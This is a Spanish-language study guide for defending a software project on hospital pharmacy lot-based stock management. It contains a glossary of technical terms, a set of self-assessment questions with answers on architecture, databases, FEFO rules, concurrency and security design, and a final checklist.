- `docs/api/farmacia.http`: pedidos listos para la extensión **REST Client** de VS Code.

6. Editor recomendado: VS Code

Extensiones útiles: *Extension Pack for Java*, *ESLint*, *Prettier*, *REST Client*, *Docker*, *Markdown Preview Mermaid Support*.

Atajos: `Ctrl + P` (abrir archivo por nombre), `Ctrl + Shift + F` (buscar en todo el proyecto), `F12` (ir a la definición), `Shift + F12` (dónde se usa).

7. Asistentes de IA

Durante el desarrollo se usó un asistente de programación con IA como herramienta. Lo importante para la defensa: cada parte se especificó con criterios de aceptación **antes**, se revisó, y se verificó con pruebas automáticas; las decisiones están registradas con su justificación en `docs/decisiones.md`. Esta carpeta existe

para que puedas explicar cada una.

16 — Glosario (A a Z)

Explicaciones cortas, sin jerga. Entre paréntesis, el archivo de esta carpeta donde se explica más.

ACID — Propiedades de una transacción: Atomicidad (todo o nada), Consistencia (respeta las reglas), Aislamiento (no se pisan), Durabilidad (lo confirmado queda). (04)

Actuator — Módulo de Spring que expone datos de monitoreo. Acá solo `/actuator/health`. (06)

Ajuste — Corrección de la cantidad de un lote con un motivo. (09)

Anotación — Etiqueta `@Algo` en Java que otro programa lee para actuar (`@Entity`, `@Service`). (05)

API — Conjunto de operaciones que un programa ofrece a otro. (03)

async / await — Forma de esperar algo que tarda (un pedido HTTP) sin congelar la pantalla. (10)

Autenticación / autorización — Quién sos / qué podés hacer. (08)

axe — Herramienta que revisa automáticamente la accesibilidad de una página. (14)

Backend — El servidor: reglas, seguridad, datos. Acá, Java + Spring Boot. (01)

Baja lógica — Desactivar (`activo = false`) en vez de borrar. (04)

BCrypt — Algoritmo de hash lento y con sal para guardar contraseñas. (08)

Bean — Objeto que Spring crea y administra. (06)

BEM — Convención de nombres CSS: `bloque__elemento--variante`. (12)

Bloqueo pesimista — Reservar filas (`SELECT … FOR UPDATE`) para que nadie más las cambie hasta terminar. (04, 09)

BOM (Maven) — Lista de versiones compatibles que provee Spring Boot. (15)

BOM (UTF-8) — Marca al principio de un CSV para que Excel reconozca las tildes. (05 de la carpeta del proyecto)

Caché — Copia guardada de datos para no pedirlos de nuevo. TanStack Query guarda las respuestas. (11)

CHECK — Restricción de la base que exige una condición (`cantidad_actual >= 0`). (04)

CI (integración continua) — Compilar y probar automáticamente cada cambio subido. (13)

Clase / objeto — Molde / cosa hecha con el molde. (02)

Clave foránea (FK) — Columna que apunta al id de otra tabla. (04)

Clave primaria (PK) — Columna que identifica cada fila. (04)

Cliente / servidor — El que pide / el que responde. (03)

Clock — Objeto del que se saca la fecha y hora actual; configurado con la zona de Argentina. (05, 09)

Código de estado HTTP — Número que dice cómo salió un pedido (200, 201, 400, 401, 403, 404, 409, 500). (03)

Combobox — Campo de texto con lista desplegable de sugerencias (buscador de medicamentos). (12)

Commit — Foto del código guardada en git con un mensaje. (15)

Componente (React) — Función que devuelve un pedazo de pantalla. (11)

Concurrencia — Varias operaciones al mismo tiempo. (04, 09)

Condición de carrera — Error que aparece cuando dos operaciones simultáneas leen y escriben el mismo dato. (04)

Contenedor (Docker) — Programa empaquetado con todo lo que necesita, corriendo aislado. (13)

Contexto (React) — Datos compartidos por toda la app sin pasarlos por props. (11)

Controlador — Clase que recibe pedidos HTTP y llama al servicio. (06)

CORS — Regla del navegador sobre pedidos a otros orígenes. (03, 08)

CSP — Cabecera que le dice al navegador de dónde puede cargar scripts. (08)

CSRF — Ataque que aprovecha cookies; no aplica a esta API. (08)

CSS — Lenguaje de estilos (colores, tamaños, posiciones). (12)

CUIT — Identificación tributaria de 11 dígitos con dígito verificador. (09)

Deadlock — Dos transacciones que se esperan mutuamente para siempre. (04, 09)

Debounce — Esperar a que la persona deje de escribir (300 ms) antes de buscar. (12)

Dependencia — Biblioteca que usa el proyecto, o clase que otra necesita. (06, 15)

Detalle de transferencia — Renglón: de qué lote salió cuánto. (04)

Docker Compose — Levantar varios contenedores con un archivo. (13)

Dockerfile — Receta para construir una imagen. (13)

DTO — Objeto con los datos que entran o salen por la API. (06, 07)

e2e (punta a punta) — Prueba del sistema completo en un navegador. (14)

Encapsulamiento — Proteger los datos de un objeto para que solo cambien por sus métodos. (02)

Endpoint — Un método HTTP + una ruta (`POST /api/transferencias`). (03)

Entidad — Clase Java que representa una tabla. (06)

Enum — Tipo con una lista cerrada de valores (`Rol`, `Permiso`). (05)

Excepción — Error que corta la ejecución y sube hasta que alguien lo maneja. (02)

FEFO — Primero vence, primero sale. (09)

fetch — Función del navegador para hacer pedidos HTTP. (10)

Flyway — Aplica las migraciones `.sql` en orden. (04)

Framework — Esqueleto de aplicación ya armado (Spring Boot). (06)

Frontend — Las pantallas en el navegador. Acá, React + TypeScript. (01)

Genéricos — `<T>`: el tipo de los elementos (`List<Lote>`). (05)

Git / GitHub — Historial del código / servidor donde se guarda. (15)

Hash — Transformación irreversible de un dato. (08)

Hibernate — Biblioteca que traduce objetos Java a SQL (implementa JPA). (06)

Hook — Función `useAlgo` de React que agrega capacidades a un componente. (11)

HTTP / HTTPS — Protocolo de la web / su versión cifrada. (03)

Idempotente — Que hacerlo dos veces da lo mismo que una (la carga demo). (07)

Imagen (Docker) — Paquete de solo lectura a partir del cual se crean contenedores. (13)

Índice — Estructura que acelera las búsquedas en una tabla. (04)

Inyección de dependencias — Las clases reciben lo que necesitan en el constructor y Spring se lo pasa. (06)

Inyección SQL — Ataque que mete código SQL en un dato. Se evita con parámetros. (04, 08)

Invalidar (consulta) — Marcar datos guardados como viejos para volver a pedirlos. (11)

Invariante — Regla que siempre tiene que cumplirse (`0 ≤ cantidad_actual ≤ cantidad_inicial`). (09)

Jackson — Biblioteca que convierte objetos Java ↔ JSON. (06)

Java / JVM — Lenguaje del backend / la máquina virtual que lo ejecuta. (05)

JOIN — Juntar tablas por sus claves en una consulta. (04)

JPA / JPQL — Estándar para mapear clases a tablas / su lenguaje de consultas. (06)

JSON — Formato de texto para los datos. (03)

JSX / TSX — HTML dentro de JavaScript/TypeScript (React). (11)

JUnit — Biblioteca de pruebas de Java. (14)

JWT — Token firmado que identifica al usuario en cada pedido. (08)

Lambda / función flecha — Función corta sin nombre (`x -> x * 2`, `(x) => x * 2`). (02)

Lazy (carga perezosa) — No traer una relación de la base hasta que se usa. (06)

Linter (ESLint) — Programa que revisa el código buscando errores y malas prácticas. (15)

Lombok — Genera getters, setters y constructores al compilar. (05)

Lote — Partida de un medicamento con número y vencimiento. (01)

Maven — Herramienta de construcción y dependencias de Java. (15)

Migración — Archivo `.sql` versionado que cambia el esquema. (04)

Mock — Objeto falso que reemplaza una dependencia en una prueba. (14)

Monorepo — Un solo repositorio con backend, frontend y documentación. (03 de la carpeta del proyecto)

Movimiento de stock — Registro de cada cambio de cantidad de un lote. (09)

nginx — Servidor web que entrega el frontend y reenvía `/api` al backend. (03, 13)

Node.js / npm — JavaScript fuera del navegador / su gestor de paquetes. (10, 15)

Normalización (1FN, 2FN, 3FN) — Organizar tablas para no repetir datos. (04)

null — "No hay valor". (02)

OpenAPI / Swagger — Descripción estándar de la API / página para verla y probarla. (15)

Optional — Contenedor que puede tener un valor o no. (05)

ORM — Mapeo objeto-relacional: trabajar con objetos y que la biblioteca genere SQL. (06)

OWASP Top 10 — Lista de los riesgos de seguridad web más comunes. (08)

Paginación — Pedir los datos de a páginas (20 por vez). (03)

Paquete — Carpeta de clases Java. (02)

Perfil (Spring) — Configuración según el entorno (`dev`, `demo`, `prod`). (13)

Permiso — Acción concreta habilitada (`STOCK_INGRESAR`). Un rol es un conjunto de permisos. (08)

ProblemDetail (RFC 9457) — Formato estándar de errores HTTP. (03)

Promise — Valor que va a estar disponible más adelante. (10)

Props — Datos que un componente React recibe de su padre. (11)

Proxy — Intermediario que reenvía pedidos. (03)

React — Biblioteca para construir interfaces con componentes. (11)

React Router — Muestra una pantalla u otra según la URL sin recargar. (11)

Record — Clase Java corta e inmutable para transportar datos. (05)

Repositorio (código) — Interfaz de acceso a una tabla (`AreaRepository`). (06)

Repositorio (git) — Carpeta del proyecto con su historial. (15)

REST — Estilo de API: recursos con URL, métodos HTTP y códigos de estado. (03)

Rol — ADMIN, FARMACEUTICO o CONSULTA. (08)

Rollback — Deshacer una transacción. (04)

Sal (salt) — Valor aleatorio que se agrega antes de hacer el hash de una contraseña. (08)

Servicio — Clase con las reglas de negocio. (06)

sessionStorage — Almacenamiento del navegador que se borra al cerrar la pestaña. (08, 10)

SPA — Aplicación de una sola página. (03)

Specification — Forma de armar filtros opcionales para una consulta JPA. (06)

Spring Boot / Spring Security — Framework del backend / su módulo de seguridad. (06, 08)

SQL — Lenguaje para consultar y modificar bases relacionales. (04)

Stateless (sin estado) — El servidor no recuerda pedidos anteriores; cada uno trae su token. (03)

Stock total — Suma de los lotes no vencidos. No se guarda. (09)

Stream (Java) — Cadena de operaciones sobre una colección (`filter`, `map`, `sorted`). (05)

TanStack Query — Biblioteca que maneja los datos del servidor en el frontend. (11)

TDD — Escribir la prueba antes del código. (14)

Testcontainers — Levanta una base real en Docker durante las pruebas. (14)

Token — Credencial temporal que se manda en cada pedido. (08)

Transacción — Grupo de operaciones que se hacen todas o ninguna. (04)

Transferencia — Entrega de medicamentos a un área. (01)

Trazabilidad — Poder reconstruir de dónde vino y a dónde fue cada unidad. (09)

TypeScript — JavaScript con tipos. (10)

UNIQUE — Restricción que impide repetir un valor. (04)

URL — Dirección de un recurso en la web. (03)

UTC — Hora universal; Argentina es UTC−3. (09)

Validación (Bean Validation) — Reglas sobre los datos de entrada (`@NotBlank`, `@Positive`). (06)

Variable de entorno — Configuración que el sistema le pasa a un programa al arrancar. (13)

Vite — Herramienta de desarrollo y compilación del frontend. (10)

Volumen — Almacenamiento persistente de Docker. (13)

WCAG — Pautas internacionales de accesibilidad web. (12)

XSS — Ataque que inyecta código en una página para que se ejecute en el navegador de otro. (08)

17 — Autoevaluación

Intentá responder cada pregunta **en voz alta**, como si estuvieras frente al tribunal, y recién después abrí la respuesta (hacé clic en "Ver respuesta"). Si una te cuesta, el número entre paréntesis indica qué archivo releer.

Nivel 1 — Lo general

1. ¿Qué hace el sistema, en dos oraciones? (01)

Gestiona el stock por lote de la farmacia de un hospital público: registra ingresos y transferencias a las áreas aplicando FEFO, bajas y ajustes, con trazabilidad completa. Avisa vencimientos y faltantes y genera reportes en Excel y PDF, con acceso por roles.

2. ¿Qué diferencia hay entre frontend y backend? ¿Dónde está la seguridad? (01, 03)

El frontend son las pantallas que corren en el navegador; el backend es el servidor que aplica las reglas y guarda los datos. La seguridad real está en el backend, porque el frontend corre en la máquina del usuario y se puede modificar. El frontend solo oculta lo que no corresponde, por comodidad.

3. ¿Cuáles son los tres roles y qué puede hacer cada uno? (08)

ADMIN: todo, incluso usuarios. FARMACEUTICO: operar el stock y el catálogo (ingresos, transferencias, bajas, ajustes, ABM de medicamentos, proveedores y áreas). CONSULTA: solo ver y sacar reportes.

4. Nombrá cuatro problemas del prototipo y cómo se resolvieron. (08)

Identidad en una cabecera falsificable → identidad solo del JWT y permisos de la base. Clave del JWT en el código → variable de entorno de 32+ bytes. Stock negativo → validación, entidad, CHECK y bloqueo. Hash expuesto → solo DTO. (También: registro libre, fechas como texto, borrado en cascada, errores genéricos sin pruebas.)

Nivel 2 — Web y API

5. ¿Qué es un endpoint? Dá un ejemplo. (03)

Un método HTTP más una ruta. Ejemplo: `POST /api/transferencias` crea una transferencia.

6. ¿Qué diferencia hay entre 401 y 403? (03, 08)

401: no sé quién sos (sin token, inválido, vencido o usuario desactivado). 403: sé quién sos pero no tenés permiso.

7. ¿Qué devuelve el sistema cuando falta stock en una transferencia? (03, 09)

409 Conflict con `codigo: STOCK_INSUFICIENTE` y una lista `faltantes` con cada medicamento, lo disponible y lo solicitado. No se modifica nada.

8. ¿Por qué no hace falta configurar CORS? (03)

Porque el navegador le habla a un solo origen: Vite (en desarrollo) o nginx (en producción) sirven el frontend y reenvían `/api` al backend como un proxy.

Nivel 3 — Base de datos

9. ¿Por qué el lote no guarda el nombre del medicamento? (04)

Por la 3FN: el nombre depende de `medicamento_id`, no del lote. Si se guardara en cada lote, al corregir el nombre habría que cambiarlo en muchas filas y podrían quedar distintos. Se obtiene con un JOIN.

10. ¿Por qué el stock total no es una columna? (04, 09)

Porque depende de los lotes (y de la fecha de hoy, ya que excluye los vencidos). Guardarlo crearía una dependencia transitiva y el riesgo de que no coincida con la suma real. Se calcula con SUM y GROUP BY.

11. ¿Hay alguna redundancia en el modelo? ¿Está justificada? (04)

`movimiento_stock.saldo_resultante`. Se guarda como dato histórico de auditoría (el saldo que vio el usuario en ese momento). Nunca se actualiza, así que no genera anomalías, y permite detectar inconsistencias.

12. ¿Para qué sirve la tabla detalle_transferencia? (04)

Resuelve la relación muchos a muchos entre transferencias y lotes, y registra cuántas unidades salieron de cada lote en cada transferencia.

13. ¿Qué pasa si se intenta borrar un proveedor con lotes? (04)

No hay forma de borrarlo desde la API (no hay DELETE), y la base no lo permitiría porque las claves foráneas no tienen cascada. Se desactiva (baja lógica); sus lotes siguen disponibles.

14. ¿Qué es Flyway y por qué no se edita una migración aplicada? (04)

Aplica los scripts SQL numerados en orden y registra cuáles aplicó. Si se edita uno ya aplicado, las bases existentes no recibirían el cambio y quedarían distintas; Flyway lo detecta y no arranca. Los cambios van en una migración nueva.

Nivel 4 — Backend

15. ¿Qué hace cada capa: controller, service, repository? (06, 07)

Controller: traduce HTTP ↔ Java, valida el formato y el permiso, sin lógica. Service: reglas de negocio dentro de una transacción. Repository: consultas a la base.

16. ¿Qué es la inyección de dependencias y para qué sirve? (06)

Las clases reciben lo que necesitan en el constructor en lugar de crearlo, y Spring se lo pasa. Sirve para desacoplar y para poder reemplazar dependencias por simulaciones en las pruebas.

17. ¿Por qué se usa un Clock y no LocalDate.now()? (05, 09)

Por la zona horaria: el servidor corre en UTC y después de las 21 h de Argentina ya sería mañana, mostrando lotes vencidos antes de tiempo. Y por las pruebas: con un reloj fijo los casos de borde dan siempre igual.

18. ¿Cómo se convierten las excepciones en respuestas HTTP? (06)

Los servicios lanzan excepciones de dominio (RecursoNoEncontrado, ReglaNegocio, StockInsuficiente) y un único `@RestControllerAdvice` (ManejadorErrores) las traduce a ProblemDetail con el código HTTP y un `codigo` propio.

19. ¿Qué es un DTO y por qué no se devuelven entidades? (06)

Un objeto (record) solo con los datos que entran o salen por la API. Si se devolviera la entidad Usuario saldría el hash de la contraseña; además se acopla la API a la base.

Nivel 5 — Reglas de negocio

20. Un lote vence hoy. ¿Está vencido? ¿Se puede transferir? (09)

No está vencido: es POR_VENCER. Sí se puede transferir. Vencido es fecha anterior a hoy.

21. Hay un lote de 80 que vence en enero y uno de 200 que vence en diciembre. Piden 100. ¿Qué sale? (09)

FEFO: primero el de diciembre. Salen 100 del lote de diciembre (quedan 100) y nada del de enero.

22. Y si piden 250? (09)

200 del de diciembre (queda en 0) y 50 del de enero (quedan 30). El comprobante tiene dos renglones.

23. Se piden tres medicamentos y falta stock de uno. ¿Qué pasa con los otros dos? (09)

No se descuenta nada (todo o nada). Se responde 409 con todos los faltantes y el frontend conserva lo cargado.

24. Explicá la concurrencia y cómo se resolvió. (04, 09)

Dos transferencias simultáneas podrían leer el mismo stock y entregar de más. Se bloquean los lotes con SELECT … FOR UPDATE en una sola consulta: la segunda espera a que termine la primera y ve el stock actualizado. Se ordena por id para que todas bloqueen en el mismo orden y no haya deadlock. TransferenciaConcurrenciaIT lo demuestra con dos hilos contra PostgreSQL real.

25. ¿En cuántos lugares se protege que el stock no sea negativo? (09)

Tres: validación de la entrada (@Positive), la entidad Lote (descontar lanza excepción) y el CHECK de la base. Más el bloqueo para la concurrencia.

26. ¿Qué invariante relaciona los movimientos con el lote? (09)

La suma de las cantidades de los movimientos de un lote es igual a su cantidad actual. FlujoCompletoIT lo verifica.

27. ¿Se puede desactivar un medicamento con stock? ¿Y un proveedor? (09)

Medicamento con stock no vencido: no (MEDICAMENTO_CON_STOCK). Proveedor con lotes con stock: sí; sus lotes siguen disponibles, pero no se lo puede elegir en ingresos nuevos.

28. ¿Cómo se corrige una transferencia equivocada? (09)

No se anula ni se edita. Se hace un ajuste del lote con el motivo (por ejemplo, "Devolución de TR-000123"), que queda registrado.

Nivel 6 — Seguridad

29. ¿Cómo se guardan las contraseñas y por qué BCrypt? (08)

Como hash BCrypt con costo 12. Es irreversible, tiene sal aleatoria y es lento a propósito, así que no se pueden probar millones de contraseñas por segundo si roban la base.

30. ¿Qué tiene el JWT del sistema? ¿Por qué no lleva el rol? (08)

Emisor, id del usuario (sub), fecha de emisión y de vencimiento. No lleva el rol porque los permisos se leen de la base en cada pedido: así una baja o un cambio de rol tienen efecto inmediato.

31. Si alguien cambia el id dentro del token, ¿qué pasa? (08)

La firma HMAC-SHA256 deja de coincidir (no conoce la clave secreta) y el servidor responde 401.

32. ¿Por qué CSRF está deshabilitado? (08)

Porque la API no usa cookies: el token va en la cabecera Authorization, que el navegador no agrega solo. CSRF necesita que el navegador mande la credencial automáticamente.

33. ¿Cómo se evita XSS? (08)

React escapa todo el texto, ESLint prohíbe innerHTML y dangerouslySetInnerHTML, y nginx manda una CSP estricta. Hay una prueba con un nombre de medicamento malicioso.

34. ¿Por qué el login responde igual si el usuario no existe? (08)

Para no revelar qué usuarios existen. Incluso el tiempo de respuesta es similar porque se calcula un hash igual.

35. ¿Cómo funciona la recuperación de contraseña? (08)

Se pide con el usuario; se genera un código de 6 números que se guarda con hash, vence en 15 minutos y admite 5 intentos. El envío es simulado (en demo se muestra en pantalla). La respuesta es la misma exista o no el usuario.

Nivel 7 — Frontend

36. ¿Qué es un componente y qué es el estado en React? (11)

Un componente es una función que devuelve un pedazo de pantalla. El estado es su memoria: cuando cambia, React lo vuelve a dibujar.

37. ¿Para qué se usa TanStack Query? (11)

Para pedir datos al backend con caché, estados de carga y error, reintento controlado e invalidación después de cada cambio.

38. ¿Por qué hay un solo archivo con fetch? (12)

Para que el token, el tiempo máximo y la traducción de errores (401, 403, 5xx, red) se manejen igual en toda la aplicación, y poder probarlo por separado.

39. ¿Por qué las fechas no pasan por new Date()? (10, 12)

Porque `new Date('2026-11-30')` se interpreta como medianoche UTC y en Argentina mostraría el 29. Las fechas sin hora se tratan como texto.

40. ¿Qué pasa con una transferencia a medio cargar si se vence la sesión? (12)

Se conserva: el borrador se guarda en sessionStorage y se recupera al volver a ingresar en la misma pestaña.

Nivel 8 — Herramientas y calidad

41. ¿Qué es Docker Compose y qué levanta en este proyecto? (13)

Una herramienta para levantar varios contenedores con un archivo. Levanta PostgreSQL 16 (con un volumen para los datos) y el backend, que espera a que la base esté lista.

42. ¿Dónde están los secretos y por qué no en el código? (13)

En variables de entorno (archivo .env, que no se sube a git). Si estuvieran en el código, cualquiera con acceso al repositorio los tendría (problema 2 del prototipo).

43. ¿Qué diferencia hay entre prueba unitaria y de integración? (14)

La unitaria prueba una pieza sola con simulaciones y es rápida. La de integración prueba varias piezas juntas; acá, la API completa contra un PostgreSQL real con Testcontainers.

44. ¿Por qué PostgreSQL real en las pruebas y no H2? (14)

Para probar lo que hace PostgreSQL de verdad: CHECK, FOR UPDATE y SQL específico. Una prueba con otra base podría pasar y fallar en producción.

45. ¿Cómo se calculó el presupuesto? (carpeta del proyecto, 09)

444 horas del sistema y 128 de la mejora, a $25.000 la hora (sueldo mediano semi senior de Sysarmy / 160 horas × 1,6 por trabajo independiente). Total $14.300.000, sin costo de licencias.

Respuestas al ejercicio del archivo 07

1. `ReglaNegocioException` con el código `CUIT_DUPLICADO` → 409. (Y si dos pedidos llegan a la vez, la restricción `uq_proveedor_cuit` de la base lo frena y `ManejadorErrores` la traduce igual a 409.)
2. En la anotación `@Cuit` del record `ProveedorRequest`, implementada por `CuitValidator` (pesos 5,4,3,2,7,6,5,4,3,2).

3. Siguen disponibles para transferir; solo que el proveedor ya no se puede elegir en ingresos nuevos (`PROVEEDOR_INACTIVO`).

Checklist final antes de la defensa

- [ ] Puedo explicar el sistema en un minuto.
- [ ] Puedo dibujar la arquitectura (navegador → frontend → backend → base).
- [ ] Puedo dibujar el diagrama ER y justificar la 3FN.
- [ ] Puedo explicar FEFO con un ejemplo numérico.
- [ ] Puedo explicar la concurrencia, el bloqueo y el deadlock.
- [ ] Puedo explicar login, BCrypt, JWT, roles, 401 y 403.
- [ ] Sé qué prueba demuestra cada problema del prototipo resuelto.
- [ ] Levanté el sistema con Docker y practiqué la demo.
- [ ] Leí el guion de la defensa *(en «Guion de la defensa»)*.